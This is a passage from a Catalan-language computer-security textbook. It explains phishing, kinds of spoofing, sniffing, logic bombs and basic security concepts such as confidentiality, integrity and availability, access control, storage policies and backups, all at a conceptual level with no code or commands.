Aquest és el més utilitzat. Consisteix en que l'usuari rep un correu electrònic on es simula la entitat o organisme que volen suplantar per obtenir les seves dades. Les dades són



sol·licitades suposadament per motius de seguretat, manteniment de l'entitat, per millor el seu servei, enquestes, confirmació de la seva identitat o qualsevol excusa, perquè l'usuari faciliti qualsevol dada. El correu pot tenir formularis, enllaços falsos, textos originals o imatges oficials, tot perquè visualment sembli idèntic a l'original. També aprofiten vulnerabilitats de navegadors i gestors de correus, tot amb l'únic objectiu de que l'usuari introdueixi la seva informació personal i sense saber-ho ho envia directament al estafador, perquè després pugui utilitzar-ho per robar els seus diners, realitzar compres, etc.

#### 2.6.6.8 Spoofing

El falsejament d'identitat (en anglès, Spoofing) són tècniques de suplantació d'identitat web per tal d'accedir a uns recursos als quals no s'està autoritzat, generalment amb usos maliciosos o d'investigació. Hi ha diferents tipus segons cada tipus de tecnologia, com l'adreça IP spoofing (el més conegut), ARP spoofing, DNS spoofing, Web spoofing o e-mail spoofing, tot i que en general es pot englobar dins del falsejament d'identitat qualsevol tecnologia de xarxa susceptible de sofrir suplantacions d'identitat.

Tipus de falsejament d'identitat[modifica:

- IP Spoofing:

Suplantació d'IP. Consisteix bàsicament a substituir l'adreça IP origen d'un paquet TCP/IP per una altra adreça IP a la qual es desitja suplantar. Això s'aconsegueix generalment gràcies a programes específics i pot ser utilitzat per a qualsevol protocol d'Internet. Cal tenir en compte que les respostes de l'ordinador central que rebí els paquets aniran dirigides a la IP falsificada. Per exemple si enviem un ping (paquet) spoofeat, la resposta serà rebuda per l'ordinador central a què pertany la IP legalment. Per poder realitzar IP Spoofing en sessions TCP (Transmission Control Protocol), s'ha de tenir en compte el comportament de l'esmentat protocol amb la tramesa de paquets SYN (bit de control dins del segment TCP) i ACK (justificant de recepció) amb seu ISN (senyal en particular que té cada paquet que viatja en una xarxa i que per mitjà del spoofing és modificat per aconseguir la suplantació d'identitat) específic i tenint en compte que el propietari real de la IP podria (si no se li impedeix d'alguna manera) tallar la connexió en qualsevol moment en rebre paquets sense haver-los sol·licitat. També cal tenir en compte que els routers actuals no admeten la tramesa de paquets amb IP origen no pertanyent a una de les xarxes que administra (els paquets spoofeat no ultrapassaran el router).

- ARP Spoofing:

Suplantació d'identitat per falsificació de taula Address Resolution Protocol. Es tracta de la construcció de trames de sol·licitud i resposta ARP modificades amb l'objectiu de falsejar la

taula ARP (relació IP-MAC) d'una víctima i forçar-la a que envii els paquets a un ordinador central atacant en lloc de fer-ho a la seva destinació legítima. És a dir, el protocol Ethernet treballa mitjançant adreces MAC, no mitjançant adreces IP. ARP és el protocol encarregat de traduir adreces IP a adreces MAC perquè la comunicació pugui establir-se; per a això quan un ordinador central vol comunicar-se amb una IP emet una trama ARP-Request a l'adreça de Broadcast demanant la MAC del host posseïdor la IP amb la qual desitja comunicar-se. L'ordinador amb la IP sol·licitada respon amb un ARP-Reply indicant el seu MAC. Els Switches i els hosts guarden una taula local amb la relació IP-MAC anomenada "taula ARP". L'esmentada taula ARP pot ser falsejada per un ordinador atacant que emeti trames ARP-REPLY indicant el seu MAC com a destinació vàlida per a una IP específica, com per exemple la d'un router, d'aquesta manera la informació dirigida al router passaria per l'ordinador atacant qui podrà sniffar l'esmentada informació i redirigir-la si així ho desitja. El protocol ARP treballa a nivell d'enllaç de dades d'OSI, pel que aquesta tècnica només pot ser utilitzada en xarxes LAN o en qualsevol cas en la part de la xarxa que queda abans del primer Router.

- DNS Spoofing:

Suplantació d'identitat per nom de domini. Es tracta del falsejament d'una relació "Nom de domini-IP" davant d'una consulta de resolució de nom, és a dir, resoldre amb una adreça IP falsa un cert nom DNS o viceversa. Això s'aconsegueix falsejant les entrades de la relació Nom de domini-IP d'un servidor DNS, mitjançant alguna vulnerabilitat del servidor en concret o per la seva confiança cap a servidors poc fiables. Les entrades falsejades d'un servidor DNS són susceptibles d'infectar el caché DNS d'un altre servidor diferent (DNS poisoning).

- Web Spoofing:

Suplantació d'una pàgina web real (no confondre amb phishing). Encamina la connexió d'una víctima a través d'una pàgina falsa cap a altres pàgines web amb l'objectiu d'obtenir informació de l'esmentada víctima (pàgines web vistes, informació de formularis, contrasenyes, etc.). La pàgina web falsa actua a tall de proxy sol·licitant la informació requerida per la víctima a cada servidor original i saltant-se fins i tot la protecció SSL (seguretat de la capa de transport). L'atacant pot modificar qualsevol informació des de i cap a qualsevol servidor que la víctima visiti. La víctima pot obrir la pàgina web falsa mitjançant qualsevol tipus d'engany, fins i tot obrint un simple link. El web Spoofing és difícilment perceptible.

- Mail Spoofing:

Suplantació en correu electrònic de l'adreça e-mail d'altres persones o entitats. Aquesta tècnica és usada amb assiduitat per a la tramesa d'e-mail hoax com a suplement perfecte per a l'ús de phishing i per a spam, és tan senzilla com l'ús d'un servidor SMTP configurat per a tal finalitat.

### 2.6.6.9 Sniffing:

Sniffing és una tecnologia d'intercepció de dades. Un sniffer és un programa que monitora o llegeix tot el tràfic de xarxa passant dins i fora d'una xarxa. Telnet, Rlogin, FTP, NNTP, SMTP, HTTP i IMAP, són protocols que són vulnerables al sniffing perquè envien les dades i contrasenyes en text clar, sense codificar. El sniffing es pot utilitzar de manera legal o il·legal, per exemple per monitoritzar el tràfic d'una xarxa, seguretat de xarxes o per robar informació com contrasenyes o arxius d'una xarxa. Es pot fer tant amb línies de comandes o des de la interfície gràfica d'usuari. Molts enginyers de xarxes, professionals de seguretat i fins i tot crackers, utilitzen aquestes tècniques per fer sniffing d'una xarxa. La tècnica del sniffing també pot ser utilitzada per hacking ètic.

Els ordinadors sempre s'estan comunicant amb altres màquines durant les tasques normals, com viatjar per la web, compartir arxius, correus electrònics, etc. Els ordinadors estan connectats a la Xarxa d'Àrea Local (LAN), això significa que estan compartint connexió amb altres ordinadors constantment. Hi ha dos tipus de xarxes, les Xarxes Compartides, que utilitzen concentradors (HUB) i les Xarxes Commutades, que utilitzen commutadors (switch); els sniffers hauran de treballar de diferent manera segons la xarxa.

En aquests tipus de Xarxes Compartides, tots els hosts (amfitrions) estan connectats entre ells a través d'un concentrador i estan compartint el mateix bandwidth, que és la mesura de dades i recursos de comunicació disponible o consumida expressades en bit/s o múltiples d'aquest. En aquestes xarxes els paquets es transmeten a tots els ports. Suposem que l'ordinador A vol enviar un paquet a l'ordinador E, llavors l'ordinador A envia un paquet a la xarxa amb la destinació adreça MAC de l'ordinador E amb una font d'adreça MAC, però el concentrador de la xarxa enviarà el paquet a cada port de màquina que estigui connectat a la LAN. Si un hacker utilitza una eina sniffer en qualsevol màquina connectada, després pot atrapar fàcilment les dades i agafar la teva informació en un moment. Aquest mètode de sniffing és totalment passiu i és molt difícil de detectar.

A les Xarxes Commutades, tots els hosts estan connectats entre ells a través d'un commutador. Els commutadors mantenen una taula de cada adreça MAC d'ordinador i no emet tota la informació a la xarxa. Els commutadors examinen els paquets de dades per obtenir la font i la destinació i després envien el paquet de dades a la destinació apropiada, dificultant així la tasca de fer sniffing, els sniffers de commutadors solen utilitzar la tècnica d'enviar una adreça MAC falsa per enganyar al commutador. Els atacants utilitzant dos mètodes: l'ARP spoofing i MAC Flooding.

Eines utilitzades per sniffing:

Hi ha moltes eines que s'utilitzen, però algunes de les millors són les següents:

- Wireshark
- Cain and Abel
- Ettercap
- Dsniff
- TcDump

#### 2.6.6.10 Superzapping

El seu nom deriva del programa superzap, una utilitat dels antics ordinadors centrals que permetia qui l'executava passar per alt tots els controls de seguretat per realitzar certa feina administrativa, generalment urgent. El superzap és la clau capaç d'obrir totes les portes, però el problema apareix quan aquesta és descoberta i un atacant l'utilitza.

Aquest tipus de programa ja no sol trobar-se en els sistemes moderns per la quantitat de problemes de seguretat que la seva existència implica, però a vegades és necessari i és un gran problema si un atacant el troba ja que podria saltar-se tots els processos de seguretat.

#### 2.6.6.11 Bombes lògiques

Una bomba lògica, és programa informàtic maliciós que s'instal·la en un ordinador i roman ocult fins a complir una o més condicions preprogramades per a llavors executar una acció. A diferència d'un virus, una bomba lògica mai més es reproduceix per si sola.

Exemples de condicions predeterminades:

Dia de la setmana concret.

- Hora concreta.
- Pulsació d'una tecla o una seqüència de tecles concreta.
- Aixecament d'un Interface de xarxa concret.
- Execució d'un arxiu concret.

Exemples d'accions:

- Esborrar la informació del disc dur.
- Mostrar un missatge.
- Enviar un correu electrònic.

### 3 SEGURETAT INFORMÀTICA

El concepte de seguretat informàtica és difús i pràcticament inabastable, per la qual cosa es centra en el que es pot anomenar fiabilitat, entesa com a garantia de qualitat de servei d'un sistema informàtic. La fiabilitat es pot veure compromesa de moltes maneres, no només en la mesura que tots els components d'un sistema informàtic tenen vulnerabilitats inherents, sinó també per l'acció d'elements externs al propi sistema (des de catàstrofes naturals, fins a l'acció d'intrusos). Malgrat l'aparent feblesa extrema dels sistemes informàtics, el cert és que l'administrador disposa de molts recursos i eines que l'ajuden a assegurar i mantenir la fiabilitat del sistema, així com a detectar les seves mancances de seguretat. Finalment, en cas que es produeixi un problema de seguretat, existeix una disciplina de creació recent, la informàtica forense, que pot ser determinant per saber, una vegada produït l'incident, què ha passat i qui n'ha estat l'autor.

#### 3.1 Conceptes de seguretat informàtica: fiabilitat, confidencialitat, integritat i disponibilitat

Un sistema informàtic es considera segur si es troba lliure de tot risc o dany. S'entén com a seguretat informàtica la implantació d'un conjunt de mesures tècniques que determinen que els accessos als recursos d'un sistema informàtic siguin duts a terme exclusivament pels elements autoritzats a fer-ho. Com que és impossible garantir la seguretat o inviolabilitat absoluta d'un sistema informàtic, és preferible fer servir el terme fiabilitat en lloc del concepte de seguretat.

En general, doncs, es diu que un sistema informàtic és fiable quan se satisfan les tres propietats següents:

- Confidencialitat: només poden accedir als recursos que integren el sistema els elements autoritzats a fer-ho. Per recursos del sistema no s'entén solament la informació, sinó qualsevol recurs en general: impressores, processador, etc.
- Integritat: els recursos del sistema només poden ser modificats o alterats pels elements autoritzats a fer-ho. La modificació inclou diverses operacions, com ara l'esborrament i la creació, a més de totes les possibles alteracions que es puguin fer sobre un objecte.
- Disponibilitat: els recursos del sistema han de romandre accessibles als elements autoritzats.

És difícil trobar un sistema informàtic que maximitzi les tres propietats. Normalment, i segons l'orientació del sistema, se'n prioritzarà alguna. Per exemple, en un sistema que emmagatzemi dades de caràcter policial, l'element que cal prioritzar és la confidencialitat de la informació (és a dir, mantenir el seu caràcter "secret" o confidencial), tot i que també cal tenir molt en compte

la preservació (en la mesura que es pugui) de la integritat i la disponibilitat. No serveix de res garantir la confidencialitat mitjançant algun mètode criptogràfic si es permet que un intrús pugui esborrar fàcilment la informació emmagatzemada en el disc dur del servidor. D'altra banda, és absolutament necessari que les dades contingudes en una base de dades policial puguin ésser disponibles en el decurs d'una actuació policial, per la qual cosa tampoc podem descuidar la propietat de disponibilitat en un sistema d'aquestes característiques.

En general, cal entendre que la seguretat total no és possible i que les polítiques de gestió sempre són un compromís entre el nivell de seguretat que es pot o vol assumir i el cost econòmic que això implica.



Figura 3.1, La seguretat informàtica com a compromís entre disponibilitat, integritat i confidencialitat

### 3.2 Elements vulnerables: maquinari, programari i dades

És necessari protegir el sistema informàtic, els elements del sistema que cal protegir són, a grans trets, els grups: maquinari, programari i dades.

- Maquinari: són els elements tangibles o físics del nostre sistema. L'ordinador, els perifèrics, els dispositius d'emmagatzemament, els cables...
- Programari: són els elements lògics del sistema. El sistema operatiu, però també els programes, sense els quals el maquinari no seria funcional.
- Dades: estan constituïdes per aquella informació lògica que processen els programes (elements lògics) fent ús del maquinari (elements físics) com, per exemple, una base de dades de clients.

Existeix una altra categoria, els recursos fungibles, és a dir, aquells que s'usen i es gasten, com ara tònens, CD, cintes de còpia de seguretat... Tot i que no formen part del sistema informàtic, cal tenir present la seva seguretat. Per exemple, cal decidir on s'han d'emmagatzemar (i a quines mesures de seguretat s'han de sotmetre), elements fungibles tan importants com els suports informàtics que contenen les còpies de seguretat.

Si bé les inversions en maquinari i programari poden representar despeses milionàries per a una empresa, aquests elements són, al cap i a la fi, normalment substituïbles, a diferència de les dades. Qualsevol organització té, avui en dia, polítiques adequades de generació i de recuperació de còpies de seguretat (backup), que minimitzen l'impacte d'una pèrdua eventual.

### **3.3 Anàlisi de les principals vulnerabilitats d'un sistema informàtic**

Una vulnerabilitat és qualsevol punt feble intern que pugui posar en perill la seguretat d'un sistema informàtic. Pot ser aprofitada per un atacant per violar la seguretat del sistema informàtic, o simplement pot provocar danys de manera no intencionada (per exemple, un error de programació pot fer que un programari tingui comportaments insospitats).

En general, segons el seu origen, les vulnerabilitats es poden classificar de la manera següent:

- Vulnerabilitats d'origen físic: Es relacionen amb l'accés físic a les instal·lacions que contenen el sistema informàtic. Si l'organització no manté una bona política d'accés al sistema, provocaria l'aparició d'una vulnerabilitat que podria ser aprofitada per una persona que, sense tenir cap accés autoritzat, en podria extreure dades o provocar danys.
- Vulnerabilitats d'origen natural: El caràcter imprevisible i inevitable dels fenòmens naturals fa que difícilment es puguin evitar-ne les conseqüències. Aquestes vulnerabilitats són conseqüència de no haver pres les mesures adequades davant de la possibilitat que es produeixin fenòmens meteorològics o catàstrofes naturals. Si, per exemple, l'organització es troba ubicada en un lloc on sovint es pateixen inundacions, si no s'ha pres cap mesura les pluges poden provocar danys molt importants al sistema informàtic.
- Vulnerabilitats que tenen l'origen en el maquinari: Estan relacionades amb el mal funcionament dels elements físics del sistema, el qual pot tenir diverses causes: mal disseny dels components, desgast, mal ús, errors de fabricació... Com a conseqüència, el sistema informàtic pot deixar de ser operatiu o funcionar de forma inesperada. Un atacant podria aprofitar aquesta vulnerabilitat per malmetre el sistema.
- Vulnerabilitats que tenen l'origen en el programari: Aquestes són les més evidents i conegudes. Es basen en errors de programació o de disseny tant de sistemes operatius com de programes.

- Vulnerabilitats que tenen l'origen en la xarxa: Les xarxes són elements molt vulnerables, ja que estan constituïdes per una suma de maquinari i programari interconnectats (que, a més, poden presentar vulnerabilitats físiques i naturals). Els principals problemes que poden sorgir arran de les vulnerabilitats en una xarxa són la intercepció de la informació circulant, així com l'accés no autoritzat a un sistema informàtic (o a diversos) a través de la xarxa. Un element molt condicionant en l'aparició de vulnerabilitats és la tria de la topologia de la xarxa.
- Vulnerabilitats que tenen l'origen en el factor humà: Ja sigui per manca de formació, de conscienciació o per mala fe, l'element humà és difícilment controlable. No es pot tenir cap poder de decisió sobre les persones que volen cometre atacs contra sistemes informàtics (robatori d'informació, eliminació de fitxers, destrucció de dispositius físics...), però, en canvi, sí és possible, mitjançant una política adequada de formació i conscienciació, evitar moltes conductes causades per la desinformació que podrien posar en perill la seguretat del sistema informàtic d'una organització (per exemple, una bona política de gestió de contrasenyes d'accés). Una de les maneres d'explotar les vulnerabilitats d'origen humà és l'anomenada enginyeria social.

### 3.3.1 Seguretat física i ambiental

L'adopció de mesures de seguretat externes (físiques i ambientals) és essencial a l'hora de protegir l'actiu més important de qualsevol organització: les dades. Aquestes mesures també han de servir per protegir l'element habitualment més car de tot sistema informàtic: el maquinari. Les mesures que es veuran proporcionen protecció davant de fenòmens meteorològics i davant d'incidents amb component humà, com ara robatoris o sabotatges.

Les mesures de seguretat física són uns dels aspectes que més es descuida, però cal anar amb molt de compte, ja que una persona no autoritzada que accedeix al sistema pot causar pèrdues enormes per a l'organització: robatori d'ordinadors, introducció de programari maliciós en el servidor (per exemple, un cavall de Troia o un keylogger), destrucció de dades...

No tots els components d'un sistema informàtic tenen la mateixa rellevància i, per tant, hauran d'estar sotmesos a diferents mesures de seguretat, segons la seva importància i funcionalitat. Per exemple, una estació de treball pot ésser fàcilment reemplaçable i pot no allotjar programari o dades gaire rellevants. No obstant això, podria esdevenir una porta d'entrada a tot el sistema informàtic. En aquest cas, doncs, convé que els accessos físics a l'estació només puguin ésser duts a terme pel personal autoritzat. En canvi, els servidors es troben contínuament en funcionament i són l'eix central del sistema informàtic. Cal, doncs, protegir especialment els seus accessos físics, així com garantir les condicions ambientals en les quals aquests components han de funcionar.



Les mesures de protecció física abasten el control d'accessos, no només pel que fa a la identificació dels usuaris, sinó també al control físic dels accessos, entre altres mesures preventives.

Pel que fa al control físic dels accessos, es pot parlar de la utilització de diverses mesures, relativament allunyades del món informàtic: personal de seguretat, detectors de metalls.... Mesures de prevenció que poden ser d'utilitat a l'hora de configurar la seguretat física de l'edifici:

- Mantenir els servidors i tots els elements centrals del sistema en una zona d'accés físic restringit.
- Mantenir els dispositius d'emmagatzemament en un lloc diferent de la resta del maquinari.
- Dur a terme inventaris o registres de tots els elements del sistema informàtic.
- Protegir i aïllar el cablatge de la xarxa (tant per a protegir-lo de danys físics com de l'espionatge).
- Instal·lar càmeres de videovigilància.
- Triar una topologia de xarxa adequada a les necessitats de l'organització.
- Garantir la seguretat del maquinari de xarxa (encaminadors, connectors, concentradors i mòdems).
- Proveir mecanismes d'autenticació als usuaris que volen accedir al sistema.

Algunes d'aquestes mesures es poden combinar amb la identificació de l'usuari mitjançant mètodes informàtics.

### 3.3.2 Seguretat lògica

La seguretat lògica fa referència a totes aquelles mesures tècniques i administratives, que qualsevol pot adoptar amb l'objectiu de mantenir la fiabilitat del sistema informàtic.

#### 3.3.2.1 Criptografia

Per aconseguir que la informació només sigui accessible als usuaris autoritzats i evitar que la informació en clar (és a dir, sense xifrar) que circula per una xarxa pugui ser interceptada per un espia, es poden usar els anomenats mètodes criptogràfics.

S'anomena criptografia a la ciència i l'estudi de l'escriptura secreta. Juntament amb la criptoanàlisi (tècnica que té com a objectiu esbrinar la clau d'un criptograma a partir del text en clar i del text xifrat) formen el que es coneix amb el nom de criptologia.

Per protegir la confidencialitat de les dades (emmagatzemades o que circulen per la xarxa) es poden fer servir criptosistemes de clau privada (simètrics) o de clau pública (asimètrics):

- Els criptosistemes de clau privada o compartida (o simètrics):

Són aquells en els quals emissor i receptor comparteixen una única clau. És a dir, el receptor podrà desxifrar el missatge rebut només si coneix la clau amb la qual l'emissor ha xifrat el missatge.

Un exemple molt entenedor és el xifratge de substitució, com es pot veure a la figura 3.2:

	A	B	C	D	E
A	A	B	C	D	E
B	F	G	H	I	J
C	K	L	M	N	O
D	P	Q	R	S	T
E	U	V	X	Y	Z

Figura 3.2, Xifratge de l'alfabet mitjançant una taula de conversió

Les lletres de l'alfabet es disposen dins de la taula, de manera que cada caràcter del text que es vulgui xifrar se substituirà pel parell (fila i columna) de la lletra en qüestió. Per exemple, la paraula AVUI quedaria codificada com AAEBEABD (és a dir, AA-EB-EA-BD). Si emissor i receptor comparteixen aquesta taula, els serà molt senzill xifrar i desxifrar missatges. A la pràctica, els criptosistemes reals són molt més complexos i no és gens senzill desxifrar-los, ni tan sols amb l'ajut dels ordinadors més potents.

- Els criptosistemes de clau pública:

Són conceptualment molt enginyosos i aporten més funcionalitats que els asimètrics. No obstant això, són força lents comparats amb els simètrics, i moltes vegades no s'utilitzen per xifrar, sinó per intercanviar claus criptogràfiques en els protocols de comunicacions.

Els criptosistemes de clau pública (o asimètrics) són un tipus de criptosistemes en què cada usuari "u" té associada una parella de claus <Pu, Su>. La clau pública, Pu, és accessible per tots els usuaris de la xarxa i apareix en un directori públic, mentre que la clau privada, Su, tan sols és coneguda per l'usuari "u" (és a dir, l'usuari propietari del parell de claus).

### 3.3.2.2 Llistes de control d'accés

Les llistes de control d'accés s'utilitzen perquè només les persones autoritzades accedeixin als recursos.

Una de les qüestions fonamentals en el disseny de l'entorn de l'usuari és aconseguir que aquest accedeixi únicament a allò que necessiti. Aquesta regla s'anomena principi de privilegi mínim. Quan un usuari necessita accedir a un recurs del sistema informàtic, primer de tot

s'identifica (s'autentica). Una vegada s'ha identificat, el sistema controla (autoritza) l'accés als recursos del sistema informàtic tot registrant (auditant) com s'utilitza cada recurs.

- Autenticació: mecanisme de verificació de la identitat d'una persona o d'un procés que vol accedir als recursos d'un sistema informàtic. Habitualment es fa mitjançant nom de l'usuari i contrasenya.
- Autorització: procés mitjançant el qual el sistema autoritza a l'usuari identificat a accedir als recursos d'un sistema informàtic. L'autorització determina quin accés es permet a cada entitat. L'autenticació és el procés de verificar la identitat d'una persona, mentre que l'autorització és el procés de verificació, que una persona determinada té l'autoritat per realitzar certa operació. L'autenticació, per tant, ha de precedir l'autorització.
- Registre: informació de registre de l'ús que l'usuari fa dels recursos del sistema informàtic.

### 3.3.2.3 Polítiques d'emmagatzematge

Per poder mantenir d'una manera segura i eficaç els sistemes d'emmagatzematge és important




Figura 3.3, Ubicació de les dades en un sistema informàtic

especificar quines són les polítiques que tots els usuaris han de seguir per evitar que augmenti l'ús de la capacitat d'emmagatzematge de manera desordenada, amb la conseqüent manca de control o pèrdua d'informació. Així, tal i com es pot veure a la figura.6, existeixen quatre polítiques bàsiques d'emmagatzematge, depenent d'on siguin les dades.

(A) Polítiques d'emmagatzematge local en els equips de treball: S'estableixen unes normes d'emmagatzematge per als equips de treball de l'empresa (equips de sobretaula, equips portàtils, telèfons i altres dispositius) que els usuaris han de complir. Aquesta política inclou almenys els aspectes següents:

- Quin tipus d'informació es pot emmagatzemar en els equips locals.
- Quant de temps ha de romandre aquesta informació en els equips.
- Permanència de la informació en la xarxa local un cop transmesa als servidors corporatius.
- Ubicació dins de l'arbre de directoris de l'equip.
- Utilització de sistemes de xifratge d'informació en els documents empresarials.

- Normativa d'emmagatzematge de documents personals, fitxers de música, fotografies..., i en concret relativa a fitxers protegits per drets d'autor.

(B) Política d'emmagatzematge a la xarxa corporativa: A la xarxa corporativa és necessari distingir entre la informació de l'empresa que han d'utilitzar tots els usuaris i la informació dels treballadors emmagatzemada en aquesta xarxa:

- Els servidors d'emmagatzematge disponibles a la xarxa corporativa estan configurats per poder emmagatzemar i compartir la informació de l'empresa que ha de ser utilitzada pels treballadors. Els controls d'accés són definits per la direcció i el responsable de sistemes, amb l'objectiu de destriar qui pot accedir i on.
- Els treballadors poden disposar de bústies o carpetes personals dins de la xarxa corporativa. En aquestes carpetes s'emmagatzema informació que, si bé té relació amb el seu treball, no és necessàriament compartida per altres membres de l'equip. Per controlar aquesta informació s'han d'especificar polítiques que determinin els mateixos aspectes que en el cas de l'emmagatzematge local.

(C) Política sobre l'ús de dispositius externs: Són les normes relatives a l'ús d'equips externs que, connectats als equips de treball, permeten l'emmagatzematge extra d'informació per tal de transportar-la a una altra ubicació o simplement de disposar d'una còpia de seguretat personal. Aquesta política inclou almenys els aspectes següents:

- Si està permès o no l'ús d'aquests dispositius.
- En cas afirmatiu, quin tipus d'informació no es permet emmagatzemar en cap cas, com, per exemple, dades personals de clients.
- Quins mètodes d'esborrat s'han de fer servir quan aquesta informació ja no es necessita.

(D) Política de còpies de seguretat: Tot pla d'una empresa ha de comptar amb una planificació adequada de les còpies de seguretat que es realitzen, ja que la pèrdua de dades pot posar en perill la continuïtat del negoci.

Alguns dels requisits que ha de complir la planificació de còpies de seguretat són:

- Identificar les dades que han de ser preservades. Són aquelles la pèrdua de les quals afectaria la continuïtat del negoci.
- Establir la freqüència amb què es faran les còpies. Aquesta freqüència influeix en la quantitat d'informació que es pot perdre pel que fa a la font original. Aquest paràmetre és molt important i requereix una anàlisi exhaustiva.
- Disposar el magatzem físic per a les còpies. Aquest magatzem es determina en funció de la seguretat que requereix la informació. Pot ser un magatzem situat al mateix edifici

o en un edifici extern. Per exemple, si es produeix un incendi a l'edifici de l'empresa, la informació emmagatzemada en un magatzem remot segueix estant disponible.

- Cercar la probabilitat d'error mínima. Assegurar-se que les dades són copiades íntegrament de l'original i en uns suports fiables i en bon estat.
- Controlar els suports que contenen les còpies. Guardar-los en un lloc segur i només permetre'n l'accés a les persones autoritzades.
- Planificar la restauració de les còpies:
  - Formar els tècnics encarregats de realitzar-les.
  - Disposar de suports per restaurar la còpia diferents dels de producció.
  - Establir els mitjans per disposar d'aquesta còpia en el menor temps possible.
- Provar el sistema per comprovar la seva correcta planificació i l'eficàcia dels mitjans disposats.
- Establir un període en què aquesta còpia deixa de tenir validesa i s'ha de substituir per una informació més actualitzada.
- Controlar l'obsolescència dels dispositius d'emmagatzematge. Per al cas d'aquelles còpies que emmagatzemen informació històrica de l'organització, per exemple projectes ja tancats, s'ha de tenir en compte el tipus de dispositiu en el qual s'ha realitzat la còpia, per evitar que en el moment que es requereixi la restauració de aquesta informació ja no existeixin lectors adequats per al dispositiu.
- Quan es rebutgin els suports d'emmagatzematge perquè hagin arribat al límit de vida útil fixat en la política de còpies de seguretat, és important realitzar un procés d'esborrat assegurança o destrucció per assegurar que la informació que conté no podrà ser recuperada posteriorment.

#### 3.3.2.4 Còpies de seguretat i imatges de suport

Una còpia de seguretat, també coneguda com a backup, és un duplicat de fitxers o aplicacions contingudes en un ordinador que es realitza per recuperar les dades en el cas que el sistema d'informació pateixi danys o pèrdues accidentals de les dades emmagatzemades.

Una bona política de còpies de seguretat és clau per tenir segura la informació de l'organització. Alguns motius per fer còpies de seguretat són els següents:

- Protegir la informació contra una fallada del sistema o algun desastre natural.
- Protegir la informació dels usuaris (els fitxers) contra esborraments accidentals.
- Protegir la informació dels usuaris i de l'organització contra atacs per part de tercers.
- Duplicar la informació dels usuaris per a casos d'ús incorrecte que la deixin inconsistent o la modifiquin incorrectament.
- Possibilitar el traspàs de la informació quan s'actualitza o es reinstal·la el sistema.

Depenent de la quantitat de fitxers que es guardin, podem distingir els tipus de còpia de seguretat següents:

- Còpia de seguretat completa: també es coneix amb el nom de còpia de seguretat total o còpia 'full dump'. Es fa una còpia de tota la partició del disc en cinta (generalment es fa així, tot i que no és l'únic suport possible). Sovint, la còpia es fa atenent a l'estructura del dispositiu i sense tenir en compte el sistema de fitxers, ja que només cal conèixer la taula de particions del disc i en quina part hi ha la partició per duplicar-la en un dispositiu de cinta. En aquests casos, la restauració no pot ser selectiva: s'ha de restaurar tota la partició i no es pot seleccionar només un fitxer. Es pot fer també una còpia de seguretat completa del sistema de fitxers, la qual sí que és pot restaurar selectivament.
- Còpia de seguretat incremental: en aquest cas es guarden només els fitxers que s'han modificat des de l'última còpia de seguretat que s'ha fet. Les còpies de seguretat incrementals s'utilitzen conjuntament amb les còpies de seguretat completes en el que s'anomenen polítiques de còpies de seguretat.
- Còpia de seguretat selectiva: també és possible fer una còpia de només uns fitxers determinats. Normalment això es duu a terme amb fitxers de comandes.
- Còpia de seguretat diferencial: aquest sistema realitza una còpia de tots els fitxers que s'han modificat des de la darrera còpia total. Així, si realitzem una còpia total cada dissabte i diferencial la resta de dies, la còpia de divendres contindrà tots els fitxers modificats des de dissabte.

La còpia diferencial té diversos avantatges respecte de la còpia total. El primer és que requereix menys espai, i el segon, associat al primer, és que redueix el temps o finestra de còpia.

## **3.4 Amenaces**

Les amenaces són esdeveniments externs que poden causar danys al sistema informàtic. A diferència de les vulnerabilitats, que són factors interns, les amenaces representen accions malicioses que poden provocar danys. Així, una amenaça pot explotar una determinada vulnerabilitat per causar dany al sistema. Les contramesures són les accions que es poden dur a terme per evitar una amenaça determinada.

### **3.4.1 Amenaces físiques**

Les amenaces físiques tenen a veure amb els factors ambientals en els quals operen els equipaments informàtics. Per exemple:

- Temperatura ambiental. Els ordinadors haurien de funcionar en ambients que tinguin temperatures entre els 10 i els 35 °C. Cal garantir que els ordinadors estiguin

adequadament ventilats i que les condicions ambientals (pel que fa a la temperatura) no siguin extremes. En cas contrari, alguns xips poden deixar de funcionar.

- Humitat. L'excessiva humitat també pot provocar danys a l'ordinador (curtcircuits, corrosió dels components metàl·lics, degradació de les propietats dels components interns...). Els aparells d'aire condicionat poden ajudar a mantenir un nivell acceptable d'humitat a les zones de treball. També pot ser útil instal·lar humidificadors.
- Pols i partícules diverses. Aquestes partícules poden interferir en el funcionament dels components mecànics de l'ordinador. Per exemple, si hi ha pols a la unitat lectora de CD, en pot dificultar el funcionament, l'acumulació de pols pot produir problemes de ventilació...
- Altitud. Els components elèctrics poden funcionar malament si l'altitud en què ens trobem és excessiva.
- Impactes i vibracions. Els impactes directes poden malmetre un ordinador, tant pel que fa a la seva aparença externa, com als components interns que, a causa del cop, es poden desprendre o espatllar-se. També cal tenir en compte les vibracions a què està sotmès contínuament un ordinador en funcionament.
- Descàrregues electrostàtiques. Es produeix quan una persona que té una càrrega elèctrica estàtica toca un component d'un ordinador. Pot passar en ambients secs i pot produir danys en xips i fins i tot en discs durs (si es manipulen amb les mans). Per evitar aquest problema hi ha diverses solucions, una de les qual és l'ús de braçalets antiestàtics.
- Interferències electromagnètiques i de radiofreqüència. Aquestes interferències es poden produir pels dispositius que hi ha al voltant del sistema (o bé, per exemple, per una antena en un edifici proper), i poden ocasionar el funcionament defectuós d'algun component de l'ordinador mentre dura la interferència (per exemple, alteracions de la imatge en el monitor). Per solucionar-ho cal mantenir, en la mesura del possible, la separació d'aquests dispositius amb l'ordinador que les provoca, emprar cables blindats per connectar perifèrics, i fer funcionar l'ordinador amb la coberta instal·lada.
- Magnetisme. Cal tenir present que les superfícies magnètiques dels plats giratoris dels discs durs són susceptibles de patir alteracions arran de les seves propietats magnètiques (per exemple, si han de passar per sota de l'arc de seguretat d'un jutjat).

### 3.4.2 Amenaces lògiques

En aquest apartat es consideren tots aquells programaris que, amb independència de la voluntat amb què van ser creats, poden produir danys en un sistema informàtic.

